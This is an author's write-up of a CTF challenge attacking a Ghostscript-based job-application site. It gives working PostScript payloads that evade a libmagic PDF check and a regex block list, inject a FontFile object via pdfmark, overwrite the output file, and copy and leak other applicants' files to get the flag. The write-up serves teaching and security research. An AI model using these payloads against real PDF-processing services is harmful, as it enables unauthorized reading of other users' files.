
Author Writeup – Haix-La-Chapelle CTF 2025: Ghostbusters
This is a writeup for the challenge “Ghostbusters” I submitted to Haix-La-Chapelle CTF 2025, which was the first CTF challenge I’ve ever created. I often see Ghostscript used in the wild in various ways in pentests, which is why I wanted to write a challenge about it for quite a while. If you are interested in this topic, my colleagues and I have also written a blog post about Ghostscript exploiting and published some useful exploit scripts for attacking Ghotscript.
You can download the files for the challenge here.
During the CTF only bedwars from the team tjcsc solved the challenge, so congratulations!
Challenge
The target is a job application website for the Ghostbusters, for which a name, email and CV have to be supplied:

Under the hood, Ghostscript is used in various ways to process the application: For one, a preview of the supplied CV is shown on the website, which is generated using Ghostscript (/preview), and when submitting the CV (/submitcv), metadata is attached and all currently available applications are merged into one comprehensive PDF for HR.
All PDFs are subject to a strict filter to thwart attackers.
The goal as an attacker is to get access to all the other applications which where submitted (along with the flag).
Initial PostScript Execution: Getting Past the libmagic Check
The save_pdf_and_check_if_allowed first checks if the file is NOT a PDF file using libmagic/file:
1# use libmagic to check if it is ••really•• a PDF, and not evil PostScript code
2if mime.from_file(str(in_file)) != "application/pdf":
3    raise PDFValidationException("Only PDF files are allowed!")
Although an older version of Ghostscript (9.53.3 from Debian bullseye) is used, it is also checked that the most common exploit to run PostScript from an actual PDF file, (ghostinthepdf), is mitigated by not allowing FontFile PDF objects anywhere: In has_malicious_content, the string FontFile and any PDF objects that can contain other PDF objects are disallowed, which should generally forbid this kind of attack:
1def has_malicious_content(input_file: Path) -> bool:
2    if re.search(br'(/Encrypt)|(/ObjStm)|(/XObjects)|(/FontFile)|(#)', input_file.read_bytes()):
3        return True
4    return False
However, the checks in libmagic allow the PDF header to be anywhere in the first couple bytes, while requiring %!PS to be at the start of the file.
Ghostscript just checks whether %!PS is found before %PDF (see here), or in the used version of Ghostscript, just whether %% or %! are before %PDF.
The following payload (notice the leading space) is recognized as PDF by libmagic, but as PostScript by Ghostscript and will simply print test123 as a PoC:
So we don’t need to avoid any malicious PDF objects and can instead just directly call PostScript in the first stage.
Creating a Malicious Output File
Now that we can get PostScript past the initial check, we can look at how we can get the flag. The output of our PostScript file is written into a path with all the other applications:
 1out_file =  str(application_path / in_file.name)
 2try:
 3    subprocess.check_call(["gs",
 4                            "-dSAFER",
 5                            "-sDEVICE=pdfwrite",
 6                            "-sEMAIL="+request.form['email'],
 7                            "-sNAME="+request.form['name'],
 8                            "-sTIMESTAMP="+datetime.now().isoformat(),
 9                            "-o", out_file,
10                            "/opt/ressources/pdfmarkinfo.ps",
11                            in_file])
12except subprocess.CalledProcessError:
13    return render_template('apply.html', error="Processing of the PDF file failed!"), 400
The PDFMark file just appends the applicant’s metadata, but shouldn’t be susceptible to injection. More on PDFMark later.
Afterwards, all applications are merged with our output file into a convenient report for the HR person:
 1applications = list(str(i.absolute()) for i in application_path.glob('*.pdf'))
 2try:
 3    subprocess.check_call(["gs",
 4                            "-dSAFER",
 5                            "-sDEVICE=pdfwrite",
 6                            f"--permit-file-read={application_path}/",
 7                            "-o", str(merged_application_file),
 8                            *applications
 9                            ])
10except subprocess.CalledProcessError:
11    return render_template('apply.html', error="Processing of the PDF file failed weirdly!"), 400
The --permit-file-read flag allows the Ghostscript sandbox to read the application_path where all the applications, along with the flag, are stored.
Normally, the output of a PostScript or even a PDF file going into Ghostscript with the pdfwrite device is going to be a PDF file, which will only do normal PDF stuff.
If we could break out and run PostScript code again, all application files are accessible, as they are being processed along with our PostScript code.
The following sections show two ways to achieve this.
ghostinthepdf(intheps)
The PDFMark PostScript extension allows inserting PDF objects into the output PDF file from PostScript.
As seen before, this is usually used for annotations or bookmarks, but can also be used to insert a malicious FontFile object into the output PDF, basically the initially forbidden ghostinthepdf method. As we cannot directly use the string FontFile, we have to encode it some other way, here I just used FontFil\e, which has the same meaning in PostScript.
The following PostScript creates an output file which when processed again by Ghostscript will print test123:
 1 %!PS
 2%PDF-1.0
 3[ /_objdef {PostScriptStream} /type /stream /OBJ pdfmark
 4[ {PostScriptStream} << /Length1 0 >> /PUT pdfmark
 5[ {PostScriptStream} (%!PS\n\n(test123\n) print) /PUT pdfmark
 6[ {PostScriptStream} /CLOSE pdfmark
 7
 8[ /_objdef {FontDescriptor} /type /dict /OBJ pdfmark
 9[ {FontDescriptor}
10        <<
11        (FontFil\e) cvn {PostScriptStream}
12        /FontName /PSPoeb
13        /Type /FontDescriptor
14        >> /PUT pdfmark
15
16[ /_objdef {FontObject} /type /dict /OBJ pdfmark
17[   {FontObject}
18        <<
19        /BaseFont /PSPoeb
20        /Subtype /Type1
21        /FontDescriptor {FontDescriptor}
22        /Type /Font
23        >>
24    /PUT pdfmark
25
26% Use the font on the page
27% BT --> Begin text
28% ET --> End text
29[ …</<>Note that this will not work with Ghostscript >=9.56.1, as they introduced a new PDF interpreter.
Overwriting the Output File
The second method is to overwrite the output file.
Here is a short demo, very similar to what bedwars from the team tjcsc used in their solution (again just creating an output file which prints test123):
 1 %!PS
 2%PDF-1.0
 3% Get the current output file and save it in a variable
 4/outputFile currentpagedevice /OutputFile get def
 5
 6% Set the output of the device to `/dev/null`
 7<< /OutputFile (/dev/null) >> setpagedevice
 8
 9/p (%!PS\n\n(test123\n) print\n) def
10
11% Write our wanted string to the original output file
12outputFile (w) file dup p writestring closefile
13quit
Exfiltrating the Flag
Using either of the two presented methods, we need a way to exfiltrate the flag, which is in one of the applications.
The following script just copies all applications to /tmp (TEMP/TMPDIR/TMP), where reading and writing files is allowed by default in Ghostscript:
 1%!PS
 2
 3% from to copyfile -
 4/copyfile {
 5    /wfile exch (w) file def
 6    /rfile exch (r) file def
 7
 8    /buf 4096 string def
 9    {
10        rfile buf readstring
11        exch wfile exch writestring
12        not {
13            exit
14        } if
15    } loop
16
17    rfile closefile
18    wfile closefile
19} def
20
21/concatstrings {
22    /s2 exch def
23    /s1 exch def
24    /out s1 length s2 length add string def
25
26    s1 out copy pop
27    out s1 length s2 putinterval
28    out
29} def
30
31/basename {
32    /filename exch def
33    [
34    filename (/) {
35        search {
36            3 1 roll
37        }{
38            exit
39        } ifelse
40    } loop
41    ]
42    dup length 1 sub get
43} def
44
45(/opt/applications/*) {
46 % copy the …Printing the Flag
There are multiple ways to extract the flag from /tmp using the /preview method, which will be shown in the following sections.
Printing the PDF Files’ Text Contents to the Page
Using a slightly modified version of print_file.ps script to print out the text content of all the files in /tmp to the output image.
Using setpagedevice, the resolution of the output image is also increased so it can be properly read.
 1 %!PS
 2%PDF-1.0
 3
 4<<
 5    /PageSize [100 1000]
 6    /HWResolution [1000.0 1000.0]
 7>> setpagedevice
 8
 9%%%%%%%%%%%%%%%%%%% Configurable Variables
10
11% how many chars per line
12/charactercount 100 def
13/target_directory (/tmp/*.pdf) def
14
15
16%%%%%%%%%%%%%%%%%%% Page Setup
17/xposinit 0 def
18
19% white page
201 1 1 setrgbcolor clippath fill
21% black text
220 0 0 setrgbcolor
23/pagewidth currentpagedevice /PageSize get 0 get def
24/pageheight currentpagedevice /PageSize get 1 get def
25
26% calculate the character width
27/characterWidth pagewidth xposinit sub charactercount 2 add div def
28
29/Courier findfont setfont
30
31/curWidth (-) stringwidth pop def
32
33/Courier findfont characterWidth curWidth div scalefont setfont
34
35/lineheight …
Putting the PDF Files in Plaintext in the Output File
Basically what we did when exfiltrating the flag, we change the output device and simply write all PDF files we previously copied to in /tmp to the output:
 1 %!PS
 2%PDF-1.0
 3
 4/target_directory (/tmp/*) def
 5
 6% Get the current output file and save it in a variable
 7/outputFile currentpagedevice /OutputFile get (w) file def
 8
 9% Set the output of the device to `/dev/null`
10<< /OutputFile (/dev/null) >> setpagedevice
11
12{
13    target_directory { %filenameforall
14        /curFileName exch def
15        outputFile (\n============\n) writestring
16        outputFile curFileName writestring
17        outputFile (:\n) writestring
18
19        /infile curFileName (r) file def
20        /buff 4096 string def
21        {
22            infile buff readstring
23            /endOfFile exch not def
24            /subString exch def
25            outputFile subString writestring
26            endOfFile {
27                % …</<>

Rendering the PDF Files in a PDF File
We can also change the output device from jpeg to pdfwrite and render the PDFs into one PDF for us.
Note that this will not work with Ghostscript >=10.04.0, as they stopped allowing to change to arbitrary output devices, probably to prevent abusing vulnerabilities in obscure devices.
 1 %!PS
 2%PDF-1.0
 3
 4/outputFile currentpagedevice /OutputFile get def
 5
 6<<
 7    /OutputDevice (pdfwrite)
 8    /OutputFile outputFile
 9>> setpagedevice
10
11(/tmp/*.pdf) {
12    {
13        run
14    } stopped {} {} ifelse % error catching frame
15} 4096 string filenameforall
16showpage
Full Solution
First stage (stage_1.ps), which copies all applications to /tmp:
 1 %!PS
 2%PDF-1.0
 3% Get the current output file and save it in a variable
 4/outputFile currentpagedevice /OutputFile get def
 5
 6% Set the output of the device to `/dev/null`
 7<< /OutputFile (/dev/null) >> setpagedevice
 8
 9/p (%!PS\n\n% from to copyfile -\n/copyfile {\n    /wfile exch (w) file def\n    /rfile exch (r) file def\n\n    /buf 4096 string def\n    {\n        rfile buf readstring\n        exch wfile exch writestring \n        not { \n            exit \n        } if\n    } loop\n\n    rfile closefile\n    wfile closefile\n} def\n\n/concatstrings {\n    /s2 exch def\n    /s1 exch def\n    /out s1 length s2 length add string def\n\n    s1 out copy pop\n    out s1 length s2 putinterval\n    out\n} def\n\n/basename {\n    /filename exch def\n    [\n    filename (/) {\n        search {\n            3 1 roll\n        }{\n            exit\n        } ifelse\n    } loop\n    ]\n    dup length 1 sub get\n} def\n\n(/opt/applications/*) {\n    dup (/tmp/) exch basename concatstrings copyfile\n} 4096 string filenameforall) def
10
11% Write our wanted string to the original output file
12outputFile (w) file dup p writestring closefile
13quit
Second stage (stage_2.ps), which prints all PDF files in /tmp as a PDF to the output file:
 1 %!PS
 2%PDF-1.0
 3
 4/outputFile currentpagedevice /OutputFile get def
 5
 6<<
 7    /OutputDevice (pdfwrite)
 8    /OutputFile outputFile
 9>> setpagedevice
10
11(/tmp/*.pdf) {
12    {
13        run
14    } stopped {} {} ifelse % error catching frame
15} 4096 string filenameforall
16showpage
Running the Exploit
Start our instance using Docker:
1docker build . -t ghostbusters
2docker run --env FLAG='flag{look_mom_no_sandbox}' -p 5000:5000 -t ghostbusters
and retrieve the flag with our payloads and curl: